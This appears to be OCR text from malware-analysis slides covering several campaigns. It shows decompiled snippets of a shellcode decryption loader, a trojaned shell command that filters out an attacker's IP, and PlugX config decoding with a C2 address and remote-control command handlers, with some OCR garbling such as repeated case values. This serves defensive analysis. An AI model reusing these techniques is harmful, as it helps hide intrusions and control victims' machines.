
```
v2 = this;
hAlloc = VirtualAlloc(0, 64328u, 0x1000u, 0x40u);
v5 = byte_1000F718[0];                          // 0CF56F204h
for ( i = 0; i < 64324; ++i )
{
  *(hAlloc + i) = v5 ^ *(&byte_1000F718[1] + i);
  v5 = 0xC9BED351 * ((v5 >> 16) + (v5 << 16)) - 0x57A25E37;
}
if ( hAlloc(0) < 0x1000 )
  MessageBoxA(0, "###ERROR###", 0, 0);
return v2;
```

Case B : Certificate Signing




Case B : DGA Algorithm


- Collect system information and use it as a subdomain
- Attackers check subdomain information to identify targets



Case B : Select Infection PC



Case C : Overview



Case C : Hiding Attacker IP

- Command file modification
  - To hide the server intrusion
  - Except for the attacker’s IP

```
/bin/p
 $*|grep -vE "45.32.39[redacted]52:443|$$|[
]|grep"
/bin/sh
;*3$"
GCC: (GNU) 4.8.3 20140911 (Red Hat 4.8.3-9)
GCC: (GNU) 4.8.5 20150623 (Red Hat 4.8.5-11)
```

Case C : PlugX Malware

```
if ( memcmp_(&XOR_STR_dword, "XXXXXXXX", 8) )
{
  result = XOR_STR_dword;
  v5 = XOR_STR_dword;
  cnt_ = 0;
  do
  {
    v5 = 0x1FFF * v5 + 13;
    result = 31 * result + 1;
    *(&XOR_STR_dword + cnt_++) ^= (result >> 7) ^ (v5 >> 7);// c2 : 198.13.58.18:443
  }
  while ( cnt_ < 2616 );
  if ( decode_result != 0x12345678 )
  {
    v7 = dword_1002A324;
    if ( !dword_1002A324 )
    {
      v7 = dword_10022B40(dword_10022B34, "MessageBoxA");
      dword_1002A324 = v7;
    }
    result = v7(0, "CONFIG-ERR!", 0, 0x200040);
```

Check string “XXXXXXXX”

```
v3 = a2 - 4;
for ( i = 0; i < v3; ++i )
{
  if ( a1[i] == 'D' && a1[i + 1] == 'Z' && a1[i + 2] == 'K' && a1[i + 3] == 'S' )
    break;
}
if ( i >= v3 )
  return 1168;
v6 = i + 4;
v7 = v6;
if ( v6 >= v3 )
  return 1168;
do
{
  if ( a1[v7] == 'D' && a1[v7 + 1] == 'Z' && a1[v7 + 2] == 'J' && a1[v7 + 3] == 'S' )
    break;
  ++v7;
}
while ( v7 < v3 );
if ( v7 >= v3 )
  return 1168;
for ( j = 0; v6 < v7; ++j )
{
  v9 = a1[v6] + 16 * (a1[v6 + 1] - 65);
  a1[j + 1] = 0;
  a1[j] = v9 - 65;
  v6 += 2;
}
*(a3 + 2) = *a1 + (a1[1] << 8);
*(a3 + 2) = *a1 + (a1[1] << 8);
*(a3 + 2) = *a1 + (a1[1] << 8);
for ( k = 0; k < j; ++k )
  *(k + a3 + 4) = a1[k + 2];
return 0;
```

Parse string “DZKS”, “DZJS”


Remote control commands

```
result = xor_sub_10004060(a2, v2, -1);
if ( result )
  break;
v5 = v2[1];
if ( v5 <= 0x3000 )
{
  if ( v5 == 0x3000 )
  {
    result = get_disk_info(a2, v2);
  }
  else
  {
    switch ( v5 )
    {
      case 0x2000u:
        result = LockWorkStation_();
        break;
      case 0x2001u:
        result = SysLogoff_(v2, a2);
        break;
      case 0x2002u:
        result = SysRestart_(v2, a2);
        break;
      case 0x2003u:
        result = SysShutdown_(v2, a2);
        break;
      case 0x2005u:
        result = sub_1000E4B0(v2, a2);
        break;
      default:
        goto LABEL_68;
```

```
    result = Create_pipe(a2, v2);
  }
  else
  {
    switch ( v5 )
    {
      case 0x6002u:
        result = DeleteService_(a2);
        break;
      case 0x6003u:
        result = QueryServiceConfig_(v2,
        break;
      case 0x6004u:
        result = StartService_(v2, a2);
        break;
      case 0x6005u:
        result = Open_ControlService(v2,
        break;
      default:
        goto LABEL_68;
```


```
    result = ScreenCtrl_(v2, a2);
  }
  else
  {
    switch ( v5 )
    {
      case 0x3000u:
        result = FileCreateFile(v2, a2);
        break;
      case 0x3000u:
        result = FileExecute_(v2, a2);
        break;
      case 0x3000u:
        result = FileOption_(v2, a2);
        break;
      case 0x3000u:
        result = sub_10015D90(v2, a2, a2);
        break;
      case 0x3000u:
        result = sub_10015CF0(v2, &savedregs, a2, a2);
        break;
      default:
        goto LABEL_68;
```

Case C : Certificate Signing

